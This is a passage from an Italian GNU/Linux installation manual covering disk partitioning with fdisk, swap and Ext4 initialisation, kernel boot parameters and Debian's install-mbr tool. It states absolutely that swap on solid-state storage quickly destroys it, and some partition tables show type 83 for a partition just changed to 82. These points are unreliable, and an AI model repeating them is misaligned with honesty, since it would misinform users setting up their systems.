Prima di poter installare GNU/Linux occorre che sia pronto l’elaboratore che deve accoglierlo; solitamente, la cosa più importante da sistemare è l’organizzazione delle partizioni delle unità di memorizzazione di massa ad accesso diretto (di solito i dischi fissi).

Il principiante non può pretendere di fare cose troppo complesse, pertanto è necessario che disponga di un elaboratore da dedicare completamente al nuovo sistema operativo. D'altra parte, l'utente più preparato, che ritiene di avere raggiunto l'abilità necessaria a installare il nuovo sistema operativo facendolo convivere con un altro che risulta già installato, non può considerarsi infallibile e deve premunirsi con delle copie di sicurezza preventive.

Il kernel Linux può essere predisposto per la gestione di una grande quantità di file system; tuttavia, fino a quando non si raggiunge l'esperienza necessaria, è bene installare il sistema GNU/Linux nel suo file system standard, noto con il nome Second-extended, preferendo possibilmente la versione più avanzata di tale tipo di file system (attualmente dovrebbe trattarsi del tipo Ext4).

Prima di iniziare l'installazione di una distribuzione GNU/Linux qualsiasi, occorre avere un modo di avviare il programma di installazione. Ci potrebbero essere dei dischi ottici, delle memorie solide esterne (come quelle USB), o qualunque altro tipo di sistema di memorizzazione rimovibile. Qualunque sia il tipo di unità di memorizzazione previsto, di norma vengono distribuiti dei ***file-immagine***, ovvero file che consentono la riproduzione esatta dell'unità che rappresentano, disponendo però degli strumenti necessari per farlo.

6.4 Partizioni e file system

GNU/Linux può essere installato in una unità di memorizzazione di massa ad accesso diretto, utilizzando una sola o più partizioni. Inoltre, ci può essere la necessità di creare una partizione da dedicare

allo scambio della memoria virtuale (*swap*), se la memoria centrale fisica è insufficiente. La partizione di scambio è una partizione come le altre, identificata e inizializzata in modo diverso. In generale è conveniente utilizzare una dimensione pari ad almeno la stessa quantità di memoria RAM esistente, tenendo conto che una dimensione maggiore della necessità effettiva non comporta inconvenienti, a parte lo spreco di spazio nella memoria di massa.

Se la memoria di massa di cui si dispone è in forma di memoria solida, non si deve assolutamente predisporre alcun metodo per lo scambio della memoria virtuale, perché ciò danneggerebbe velocemente tale memoria solida. Solo le unità a disco magnetico possono essere sfruttate per lo scambio della memoria.

Nella scelta di come organizzare la suddivisione in partizioni, si pone il problema della posizione in cui si trovano il kernel e gli altri file utilizzati per l'avvio. Questi devono trovarsi fisicamente nella parte iniziale del disco, in base ai limiti che può avere il BIOS degli elaboratori x86. Nel caso di BIOS molto vecchi, è necessario che i file utilizzati per l'avvio si trovino entro il 1 024-esimo cilindro (secondo la geometria virtuale attribuita all'unità); con BIOS più recenti esiste ugualmente un limite, anche se più avanzato. Dal momento che se una partizione termina oltre un certo limite di riferimento, non ci può essere la certezza che certi file si trovino sicuramente prima di quella posizione, per evitare dubbi, qualunque sia il tipo di memoria di massa, si crea normalmente una partizione apposita, delle sole dimensioni necessarie a contenere i file utilizzati per l'avvio (di solito si tratta di tutto ciò che è contenuto nella directory '`/boot/`'),

all'inizio dell'unità.

6.5 Moduli

«

Le distribuzioni GNU/Linux comuni utilizzano la tecnica della scomposizione del kernel in moduli, in modo da ridurre le dimensioni del blocco principale del kernel e da utilizzare meno memoria centrale, rispetto a quella che si userebbe con un kernel monolitico completo.

Un sistema GNU/Linux abbastanza completo, anche se può essere avviato da un CD o da un DVD, dovrebbe essere in grado di riconoscere i componenti hardware presenti e di caricare in modo appropriato i moduli necessari a gestirli. Tuttavia, quando questo meccanismo fallisce, oppure manca del tutto, ci può essere la necessità di caricare manualmente i moduli, attraverso dei comandi specifici. Eventualmente, in presenza di hardware particolare o molto vecchio, diventa necessario, oltre che indicare il modulo da caricare, specificare dei parametri, in base alle caratteristiche dell'hardware stesso. Eventualmente, nel capitolo 8 sono elencati alcuni moduli che richiedono dei parametri.

6.6 Aggiornamento di un'installazione precedente

«

Le distribuzioni GNU/Linux che utilizzano un sistema di gestione dei pacchetti più o meno raffinato, consentono teoricamente di aggiornare un'installazione precedente. In molti casi questo costituisce un'insidia, perché alle volte l'aggiornamento fallisce e infine si resta con un sistema zoppicante oppure non funzionante del tutto.

Se si intende utilizzare veramente la possibilità di aggiornare un'installazione precedente, è indispensabile fare prima una copia di sicurezza, a meno di avere una fiducia illimitata nei confronti della distribuzione che si utilizza.

6.7 Creazione delle partizioni e inizializzazione

«

L'installazione di una distribuzione GNU/Linux può essere preceduta da una preparazione delle partizioni attraverso un sistema di emergenza avviato da CD/DVD o da altre unità di memorizzazione rimovibili. Naturalmente, questo sistema GNU/Linux di emergenza avviato provvisoriamente, deve essere dotato di una raccolta minima di programmi essenziali. Spesso, le stesse distribuzioni GNU/Linux comuni offrono strumenti del genere.

Le distribuzioni più comuni sono in grado di gestire tutto all'interno delle procedure di installazione, ma spesso, in questo modo, si ignora il senso di ciò che si fa. Prima di installare GNU/Linux la prima volta, occorrerebbe apprendere l'uso dei programmi per la creazione e la modifica delle partizioni; inoltre è opportuno conoscere il modo in cui queste possono essere inizializzate. I video successivi mostrano la predisposizione di partizioni e la loro inizializzazione; nel testo che segue poi si mostra un lavoro analogo, ma con un'unità di memorizzazione e una suddivisione in partizioni differenti.

Utilizzo di '**fdisk**' per ripartizionare l'unità di memorizzazione '`/dev/sdc`', allo scopo di installare successivamente un sistema GNU/Linux: *http://www.youtube.com/watch?v=2uBz9tmX-88*

Inizializzazione delle partizioni create: *http://www.youtube.com/watch?v=DkVqRAknlSw*

Il programma principale per la creazione delle partizioni è '**fdisk**', con un'impostazione elementare, a riga di comando. Contrariamente a ciò che si potrebbe pensare, un programma del genere è il più adatto al principiante, perché non dà nulla per scontato, mentre altri programmi più elaborati presumono che alcuni concetti sulle partizioni dei dischi siano già chiari.

Qui viene mostrato l'uso del vecchio '**fdisk**',[1] con un esempio completo, dove l'unità di memorizzazione di massa è un disco ATA. Anche se questo programma sta scomparendo dai dischi di installazione delle distribuzioni, resta quello più semplice da descrivere; inoltre l'apprendimento del suo utilizzo facilita la comprensione degli altri programmi alternativi.

```
fdisk [dispositivo]
```

Il programma '**fdisk**' riceve come argomento il nome del file di dispositivo che si riferisce all'unità di memorizzazione nel suo complesso, dal momento che agisce proprio sulle partizioni e non all'interno di queste ultime. Supponendo di lavorare sul primo disco fisso SATA, si deve avviare '**fdisk**' nel modo seguente:

```
# fdisk /dev/sda[Invio]
```

Il programma '**fdisk**' risponde mostrando un invito particolare:

```
Command (m for help):
```

Il programma '**fdisk**' accetta comandi composti da una sola lettera

e per vederne un breve promemoria basta utilizzare il comando '**m**'.

```
Command (m for help): m[Invio]

  Command action
     a   toggle a bootable flag
     b   edit bsd disklabel
     c   toggle the dos compatibility flag
     d   delete a partition
     l   list known partition types
     m   print this menu
     n   add a new partition
     o   create a new empty DOS partition table
     p   print the partition table
     q   quit without saving changes
     s   create a new empty Sun disklabel
     t   change a partition's system id
     u   change display/entry units
     v   verify the partition table
     w   write table to disk and exit
     x   extra functionality (experts only)
```

La prima cosa da fare è accertarsi della situazione iniziale della propria unità di memorizzazione; a questo proposito il comando '**p**' permette di visualizzare l'elenco delle partizioni esistenti:

```
Command (m for help): p[Invio]

  Disk /dev/sda: 811.7 GB, 811748818944 bytes
  16 heads, 63 sectors/track, 1572864 cylinders
  Units = cylinders of 1008 * 512 = 516096 bytes

     Device Boot    Start       End     Blocks   Id  System
  /dev/sda1    *         1    700000  352799968+   7  HPFS/NTFS
  /dev/sda2         700001   1572864  439923456    b  W95 FAT32
```

Si vogliono eliminare entrambe le partizioni, cominciando dalla prima:

```
Command (m for help): d[Invio]

Partition number (1-4): 1[Invio]
```

A questo punto resta solo la seconda partizione:

```
Command (m for help): p[Invio]

  Disk /dev/sda: 811.7 GB, 811748818944 bytes
  16 heads, 63 sectors/track, 1572864 cylinders
  Units = cylinders of 1008 * 512 = 516096 bytes

     Device Boot      Start         End      Blocks   Id  System
  /dev/sda2          700001     1572864   439923456    b  W95 FAT32
```

Si elimina anche la seconda partizione, ma in tal caso non viene richiesto di indicare quale eliminare, in quanto ne rimane una sola:

```
Command (m for help): d[Invio]

  Selected partition 2

Command (m for help): p[Invio]

  Disk /dev/sda: 811.7 GB, 811748818944 bytes
  16 heads, 63 sectors/track, 1572864 cylinders
  Units = cylinders of 1008 * 512 = 516096 bytes

     Device Boot      Start         End      Blocks   Id  System
```

Si procede definendo una partizione iniziale per l'avvio del sistema:

```
Command (m for help): n[Invio]
```

```
Command action
   e   extended
   p   primary partition (1-4)
```

In questo caso si seleziona un tipo di partizione primaria.

p [*Invio*]

```
Partition number (1-4):
```

Trattandosi della prima partizione, si inserisce il numero uno.

```
Partition number (1-4): 1 [Invio]
```

Viene richiesta quindi l'indicazione del primo cilindro a partire dal quale deve iniziare la nuova partizione. Vengono già proposti il valore minimo e quello massimo.

```
First cylinder (1-1572864, default 1): 1 [Invio]
```

Quindi viene richiesta l'indicazione dell'ultimo cilindro, o della dimensione minima della partizione. In questo caso si indica come ultimo cilindro proprio il 1023-esimo, per garantire l'accessibilità dei file alle funzioni del BIOS:

```
Last cylinder or +size or +sizeM or +sizeK (1-1572864, ↩
↪default 1572864): 1023 [Invio]
```

Per visualizzare il risultato basta utilizzare il solito comando '**p**'.

```
Disk /dev/sda: 811.7 GB, 811748818944 bytes
16 heads, 63 sectors/track, 1572864 cylinders
Units = cylinders of 1008 * 512 = 516096 bytes

   Device Boot      Start         End      Blocks   Id  System
/dev/sda1               1        1023      515560+  83  Linux
```

Si vuole aggiungere una partizione molto grande, con lo scopo di ospitare tutto il resto del sistema GNU/Linux, compresi i dati personali, lasciando un po' di spazio alla fine per una partizione di scambio:

```
Command (m for help): n[Invio]

  Command action
     e   extended
     p   primary partition (1-4)
```

Anche in questo caso si seleziona un tipo di partizione primaria.

```
p[Invio]

Partition number (1-4):
```

Trattandosi della seconda partizione, si inserisce il numero due.

```
Partition number (1-4): 2[Invio]
```

Il cilindro iniziale viene lasciato al valore predefinito:

```
First cylinder (1024-1572864, default 1024): [Invio]

  Using default value 1024
```

Quindi viene richiesta l'indicazione dell'ultimo cilindro, o della dimensione approssimativa della partizione. In questo caso si richiede una dimensione di circa 810 Gibyte.

```
Last cylinder or +size or +sizeM or +sizeK (1024-1572864, ↩
↪default 1572864): +810G[Invio]
```

Ecco il risultato:

```
Command (m for help): p[Invio]
```

```
Disk /dev/sda: 811.7 GB, 811748818944 bytes
16 heads, 63 sectors/track, 1572864 cylinders
Units = cylinders of 1008 * 512 = 516096 bytes

   Device Boot      Start         End      Blocks   Id  System
/dev/sda1               1        1023      515560+  83  Linux
/dev/sda2            1024     1570499   791015904   83  Linux
```

Come già accennato, nella parte rimanente dell'unità, si vuole inserire una partizione di scambio; per la precisione, si decide di indicarla come quarta partizione primaria:

```
Command (m for help): n[Invio]

  Command action
     e   extended
     p   primary partition (1-4)
```

p [*Invio*]

```
Partition number (1-4): 4

First cylinder (1570500-1572864, default 1570500): [Invio]

  Using default value 1570500

Last cylinder or +size or +sizeM or +sizeK ↩
↪(1570500-1572864, default 1572864): [Invio]

  Using default value 1572864

Command (m for help): p[Invio]
```

```
Disk /dev/sda: 811.7 GB, 811748818944 bytes
16 heads, 63 sectors/track, 1572864 cylinders
Units = cylinders of 1008 * 512 = 516096 bytes

   Device Boot      Start         End      Blocks   Id  System
/dev/sda1               1        1023      515560+  83  Linux
/dev/sda2            1024     1570499   791015904   83  Linux
/dev/sda4         1570500     1572864     1191960   83  Linux
```

Come si vede, anche in questo caso è stata aggiunta una partizione di tipo Linux-nativa, che è adatta ad accogliere un file system Second-extended (Ext2, Ext3 o Ext4) e non lo scambio della memoria, quindi occorre cambiare il tipo di identificazione della partizione:

```
Command (m for help): t[Invio]

Partition number (1-4): 4[Invio]

Hex code (type L to list codes):
```

Come suggerito, conviene visualizzare l'elenco dei codici.

```
Hex code (type L to list codes): L[Invio]

 0  Empty           4e  QNX4.x 2nd part a7  NeXTSTEP
 1  FAT12           4f  QNX4.x 3rd part a8  Darwin UFS
 2  XENIX root      50  OnTrack DM      a9  NetBSD
 3  XENIX usr       51  OnTrack DM6 Aux ab  Darwin boot
 4  FAT16 <32M      52  CP/M            b7  BSDI fs
 5  Extended        53  OnTrack DM6 Aux b8  BSDI swap
 6  FAT16           54  OnTrackDM6      bb  Boot Wizard hid
 7  HPFS/NTFS       55  EZ-Drive        be  Solaris boot
 8  AIX             56  Golden Bow      bf  Solaris
 9  AIX bootable    5c  Priam Edisk     c1  DRDOS/sec (FAT-
 a  OS/2 Boot Manag 61  SpeedStor       c4  DRDOS/sec (FAT-
 b  W95 FAT32       63  GNU HURD or Sys c6  DRDOS/sec (FAT-
```

```
 c  W95 FAT32 (LBA) 64  Novell Netware  c7  Syrinx
 e  W95 FAT16 (LBA) 65  Novell Netware  da  Non-FS data
 f  W95 Ext'd (LBA) 70  DiskSecure Mult db  CP/M / CTOS / .
10  OPUS           75  PC/IX           de  Dell Utility
11  Hidden FAT12   80  Old Minix       df  BootIt
12  Compaq diagnost 81 Minix / old Lin e1  DOS access
14  Hidden FAT16 <3 82 Linux swap / So e3  DOS R/O
16  Hidden FAT16   83  Linux           e4  SpeedStor
17  Hidden HPFS/NTF 84 OS/2 hidden C:  eb  BeOS fs
18  AST SmartSleep 85  Linux extended  ee  EFI GPT
1b  Hidden W95 FAT3 86 NTFS volume set ef  EFI (FAT-12/16/
1c  Hidden W95 FAT3 87 NTFS volume set f0  Linux/PA-RISC b
1e  Hidden W95 FAT1 88 Linux plaintext f1  SpeedStor
24  NEC DOS        8e  Linux LVM       f4  SpeedStor
39  Plan 9         93  Amoeba          f2  DOS secondary
3c  PartitionMagic 94  Amoeba BBT      fd  Linux raid auto
40  Venix 80286    9f  BSD/OS          fe  LANstep
41  PPC PReP Boot  a0  IBM Thinkpad hi ff  BBT
42  SFS            a5  FreeBSD
4d  QNX4.x         a6  OpenBSD
```

Il codice di una partizione di scambio è 82_{16} e così viene indicato:

```
Hex code (type L to list codes): 82 [Invio]

  Changed system type of partition 4 to 82 (Linux swap/Solaris)

Command (m for help): p [Invio]
```

```
Disk /dev/sda: 811.7 GB, 811748818944 bytes
16 heads, 63 sectors/track, 1572864 cylinders
Units = cylinders of 1008 * 512 = 516096 bytes

Device Boot  Start     End    Blocks  Id  System
/dev/sda1        1    1023    515560+ 83  Linux
/dev/sda2     1024 1570499 791015904  83  Linux
/dev/sda4  1570500 1572864   1191960  83  Linux swap/Solaris
```

Per registrare definitivamente le variazioni apportate si utilizza il comando '**w**'. Se invece si preferisce rinunciare, basta utilizzare il comando '**q**' che si limita a concludere l'esecuzione del programma annullando le operazioni svolte.

```
Command (m for help): w[Invio]

The partition table has been altered!
…
Syncing disks.
…
```

In una situazione reale è possibile che si vogliano utilizzare più partizioni per GNU/Linux. In questo senso potrebbe essere necessario l'utilizzo di partizioni estese, all'interno delle quali collocare varie partizioni logiche. Supponendo di avere un «pentimento» e di volere trasformare la partizione '`/dev/sda2`' in partizione estesa e di volervi collocare al suo interno due partizioni logiche per qualche scopo, si potrebbe agire nel modo che viene illustrato di seguito:

```
Command (m for help): d[Invio]

Partition number (1-4): 2[Invio]

Command (m for help): n[Invio]
```

```
  Command action
     e   extended
     p   primary partition (1-4)
```

In questo caso si tratta di una partizione estesa da suddividere e il procedimento è identico a quello per la creazione di una partizione primaria:

e [*Invio*]

```
Partition number (1-4): 2 [Invio]

First cylinder (1024-1572864, default 1024): [Invio]

  Using default value 1024

Last cylinder or +size or +sizeM or +sizeK (1024-1570499, ↩
↪default 1570499): [Invio]

  Using default value 1570499

Command (m for help): p [Invio]

  Disk /dev/sda: 811.7 GB, 811748818944 bytes
  16 heads, 63 sectors/track, 1572864 cylinders
  Units = cylinders of 1008 * 512 = 516096 bytes

  Device Boot  Start     End    Blocks  Id  System
  /dev/sda1        1    1023    515560+ 83  Linux
  /dev/sda2     1024 1570499 791015904  83  Extended
  /dev/sda4  1570500 1572864   1191960  83  Linux swap/Solaris
```

Quindi, si deve scomporre la partizione estesa. Si suppone di volere creare due partizioni logiche; una di circa 100 Gibyte e l'altra dello spazio rimanente.

```
Command (m for help): n [Invio]
```

```
  Command action
     l   logical (5 or over)
     p   primary partition (1-4)
```

Si deve scegliere la lettera «l», per richiedere la creazione di una partizione logica.

l [*Invio*]

A differenza di quanto visto per le partizioni primarie, non viene più chiesto il numero della partizione:

```
First cylinder (1024-1570499, default 1024): [Invio]

  Using default value 1024

Last cylinder or +size or +sizeM or +sizeK (1024-1570499, ↩
↪default 1570499): +100G[Invio]

Command (m for help): n[Invio]

  Command action
     l   logical (5 or over)
     p   primary partition (1-4)
```

l [*Invio*]

```
First cylinder (194787-1570499, default 194787): [Invio]

  Using default value 194787

Last cylinder or +size or +sizeM or +sizeK (194787-1570499, ↩
↪default 1570499): [Invio]

  Using default value 1570499

Command (m for help): p[Invio]
```

```
Disk /dev/sda: 811.7 GB, 811748818944 bytes
16 heads, 63 sectors/track, 1572864 cylinders
Units = cylinders of 1008 * 512 = 516096 bytes

Device Boot  Start     End    Blocks  Id  System
/dev/sda1        1    1023    515560+ 83  Linux
/dev/sda2     1024 1570499 791015904  83  Extended
/dev/sda4  1570500 1572864   1191960  83  Linux swap/Solaris
/dev/sda5     1024  194786  97656520+ 83  Linux
/dev/sda6   194787 1570499 693359320+ 83  Linux
```

```
Command (m for help): w[Invio]
```

Una volta definite le partizioni, queste vanno inizializzate. Seguendo l'esempio già visto, in cui è stata creata una partizione corrispondente al file di dispositivo '`/dev/sda4`' per lo scambio della memoria virtuale e due partizioni corrispondenti a '`/dev/sda1`' e '`/dev/sda2`' e per l'installazione del sistema, si può procedere come viene mostrato di seguito.

Di solito conviene cominciare con le partizioni di scambio; per la loro inizializzazione si utilizza '**mkswap**':[2]

```
# mkswap -c /dev/sda4[Invio]
```

Se necessario, di solito quando si ha a disposizione poca memoria centrale, è possibile attivare subito l'utilizzo di questa partizione di scambio appena creata, per estendere la memoria virtuale, senza attendere che lo faccia la procedura di installazione. Ciò si ottiene attraverso il programma '**swapon**'.

```
# swapon /dev/sda4[Invio]
```

Dopo le partizioni di scambio, si può passare a quelle utilizzate per

la realizzazione del file system, cioè quelle utilizzate per installarvi al loro interno il sistema operativo. Le partizioni di tipo Linux-nativa devono essere inizializzate attraverso il programma '**mkfs.ext4**':[3]

```
# mkfs.ext4 -c /dev/sda1 [Invio]

# mkfs.ext4 -c /dev/sda5 [Invio]

# mkfs.ext4 -c /dev/sda6 [Invio]
```

L'inizializzazione di una partizione deve riguardare solo le partizioni primarie o quelle logiche. Non è possibile inizializzare una partizione estesa, con l'intenzione di inizializzare simultaneamente tutte le partizioni logiche.

Al termine, le prime due partizioni contengono un file system Second-extended, in questo caso precisamente Ext4.

6.8 Parametri di avvio

«

Di solito, il caricamento di un sistema operativo avviene perché, all'atto dell'accensione di un elaboratore, il firmware (il BIOS degli elaboratori x86) si occupa di leggere ed eseguire un piccolo programma residente all'inizio di un'unità di memorizzazione. Negli elaboratori x86 questa porzione iniziale della memoria di massa è nota come MBR, ovvero *Master boot record*, costituito da un solo settore (512 byte). Eventualmente, quando si fa riferimento a una unità che non si suddivide in partizioni, si parla semplicemente di settore di avvio o di *boot*. Questo piccolo programma iniziale si occupa a sua volta di avviare il kernel (direttamente o attraverso un programma intermedio).

Il kernel non è sempre in grado di individuare da solo tutti i dispositivi fisici installati e a volte si desidera comunque di potergli dare delle istruzioni prima del suo avvio. Si tratta di parametri che gli possono essere passati attraverso il sistema di avvio.

Questi parametri, quando sono forniti, vengono indicati tutti insieme, separati tra loro da uno spazio. Ogni parametro non può contenere spazi. Nelle tabelle successive vengono indicati solo alcuni tipi di questi parametri. In particolare, non vengono descritti quelli specifici per i vari tipi di hardware. La sezione 8.5 raccoglie più dettagli sui parametri di avvio.

Tabella 6.30. File system principale.

Sintassi	Descrizione
`root=`***dispositivo***	Permette di indicare un dispositivo differente da quello predefinito per innestare il file system principale.
`ro`	Permette di definire un accesso iniziale al file system principale in sola lettura. Questa è la condizione necessaria per poter eseguire un controllo dell'integrità del file system prima di passare alla gestione normale.
`rw`	Permette di definire un accesso iniziale al file system principale in lettura e scrittura.

Tabella 6.31. Memoria.

Sintassi	Descrizione
`mem=`***dimensione***	In caso di necessità, permette di definire la dimensione di memoria RAM che si ha a disposizione effettivamente. Si può indicare un numero esadecimale nella forma 0x..., oppure un numero decimale normale, seguito eventualmente dalla lettera '**`k`**', che sta a indicare kibibyte (simbolo: «Kibyte»), oppure dalla lettera '**`M`**', che sta a indicare mebibyte (simbolo: «Mibyte»).

Tabella 6.32. Varie.

Sintassi	Descrizione
`init=`***programma_iniziale***	Permette di definire il nome, completo di percorso, del programma che deve svolgere le funzioni di «processo iniziale» (Init). Il kernel provvede da solo a cercare '`/sbin/init`' e in alternativa '`/etc/init`'. Come ultima risorsa tenta di avviare '`/bin/sh`'. Se per qualunque motivo non funziona il programma Init standard, si può tentare di avviare il sistema facendo partire la shell al suo posto.


Sintassi	Descrizione
`reserve=`***indirizzo_i_o*** `,` ↩ ↪***estensione*** ↩ ↪ [***, indirizzo_i/o*** `,` ↩ ↪***estensione***] ...	Permette di isolare una o più zone di indirizzi di I/O in modo che il kernel non esegua alcun tentativo di identificazione di componenti in quella zona. Di solito, dopo un'opzione del genere, si inseriscono le dichiarazioni esplicite dei dispositivi che ci sono effettivamente. Il primo valore, quello che esprime l'indirizzo, viene espresso attraverso una notazione esadecimale del tipo consueto (0x...), mentre il secondo è un numero decimale.

6.9 MBR

La distribuzione GNU/Linux Debian comprende un pacchetto specializzato per la creazione di un settore di avvio generico negli elaboratori x86, denominato MBR[4], corrispondente in pratica al programma '**`install-mbr`**'.

Il codice che installa il programma '**`install-mbr`**' permette di scegliere, in modo predefinito o interattivamente, la partizione da avviare, demandando così l'avvio al settore iniziale della partizione scelta.

Figura 6.33. Sigle usate da ‘**`install-mbr`**’.



Il disegno può forse servire per comprendere lo scopo e il comportamento del settore di avvio installato con ‘**`install-mbr`**’. Per la precisione, quando si avvia un’unità che contiene questo settore speciale, se richiesto appare un invito:

```
MBR
```

Da questa situazione è possibile premere un tasto a scelta tra [*1*], [*2*], [*3*], [*4*] o [*f*], per scegliere rispettivamente l’avvio della prima, seconda, terza e quarta partizione (oppure di un dischetto). Volendo si può anche chiedere aiuto, con il tasto [*h*], ottenendo la modifica dell’invito con il promemoria delle scelte possibili:

```
MBR 1234F::
```

Quando si usa '**install-mbr**' è possibile richiedere qualche piccolo adattamento del settore di avvio che si va a installare o a modificare; per esempio è possibile chiedere che la selezione con i numeri da uno a quattro si riferisca a un'unità di memorizzazione di massa diversa dalla prima (a cui corrisponde il codice 80_{16}).

Il programma '**install-mbr**' richiede l'indicazione del file di dispositivo corrispondente all'unità per la quale si vuole intervenire nel settore di avvio. Le opzioni possono apparire prima o dopo questa indicazione:

```
install-mbr [opzioni] file_di_dispositivo
```

```
install-mbr file_di_dispositivo [opzioni]
```

Vengono descritte solo alcune opzioni nella tabella successiva.

Tabella 6.34. Alcune opzioni.

Opzione	Descrizione
`-f` `--force`	Forza l'operazione, quando diversamente il programma rinuncerebbe per qualche motivo.
`-l` `--list`	Visualizza la configurazione di un settore di avvio già installato in precedenza.

Opzione	Descrizione
`-v` `--verbose`	Mostra più informazioni durante il funzionamento.
`-d` ***drive*** `--drive` ***drive***	In condizioni normali, l'avvio di una delle partizioni fa riferimento alla prima unità di memorizzazione (codice '**`0x80`**'), ma si può usare questa opzione indicando un riferimento differente, per esempio '**`0x81`**' per usare invece la seconda unità. Se non si scrive il prefisso '**`0x`**', il numero indicato si intende espresso in base dieci.
`-e [1] [2] [3] [4] [F] [A]` `--enable [1] [2] [3] [4] [F] [A]`	Consente di specificare cosa è possibile avviare: i numeri da uno a quattro rappresentano le quattro partizioni primarie; la lettera «F» rappresenta il dischetto; la lettera «A» rappresenta funzioni speciali che non vengono descritte.

Opzione	Descrizione
`-i [s][k][a][n]` `--interrupt [s][k][a][n]`	Consente di controllare l'apparizione dell'invito: la lettera «s» fa sì che la pressione di un tasto [*Maiuscole*] o di un tasto [*Ctrl*] faccia apparire l'invito; la lettera «k» lo fa apparire con un tasto diverso; la lettera «a» richiede che venga mostrato sempre l'invito; la lettera «n» fa in modo che non appaia, salvo il verificarsi di errori.
`-p [1][2][3][4][F][D]` `--partition [1][2][3][4][F][D]`	Consente di specificare l'avvio predefinito, utilizzando una delle quattro partizioni corrispondenti ai numeri da uno a quattro, il primo dischetto (lettera «F»), oppure la partizione marcata come «attiva», o «avviabile», scegliendo la lettera «D».
`-t` ***n*** `--timeout` ***n***	Attende ***n***/18 secondi prima di avviare la partizione o l'unità a dischetti fissata con l'opzione '**`-p`**'.

Segue la descrizione di alcuni esempi.

- # **install-mbr /dev/sda** [*Invio*]

  Installa il settore di avvio nella prima unità di memorizzazione.

- # **install-mbr -e 12F /dev/sda** [*Invio*]

  Installa il settore di avvio nella prima unità, abilitando l'avvio della prima e della seconda partizione, oltre alla possibilità di avviare da un dischetto.

- # **install-mbr -e 12F -i a /dev/sda** [*Invio*]

  Come nell'esempio precedente, specificando che si vuole sia mostrato sempre l'invito.

- # **install-mbr -e 12F -i a -p 2 /dev/sda** [*Invio*]

  Come nell'esempio precedente, specificando che si vuole sia avviata la seconda partizione in modo predefinito.

- # **install-mbr -e 12F -i a -p 2 -t 54 /dev/sda** [*Invio*]

  Come nell'esempio precedente, specificando un tempo di attesa di circa tre secondi, prima di procedere con l'avvio predefinito.

- # **install-mbr -l /dev/sda** [*Invio*]

  Dopo aver eseguito il comando dell'esempio precedente, con questo si ottiene la descrizione della configurazione attuale del settore di avvio del primo disco fisso:

```
Version: 2
Compatible: 2
Y2K-Fix: Disabled
Drive: 0x80
Default: 2
Timeout: 54/18 seconds
Enabled: 1 2 F
Interrupt:
```

- `# install-mbr -d 0x81 -e 12F -i a -p 2 -t 54 /dev/sda` [*Invio*]

  `# install-mbr -l /dev/sda` [*Invio*]

  Il primo di questi due comandi richiede di fare riferimento alla **seconda** unità di memorizzazione (81_{16}), pur installando il settore di avvio nella prima; il secondo comando legge la configurazione:

```
Version: 2
Compatible: 2
Y2K-Fix: Disabled
Drive: 0x81
Default: 2
Timeout: 54/18 seconds
Enabled: 1 2 F
Interrupt:
```

  Altri programmi affini.

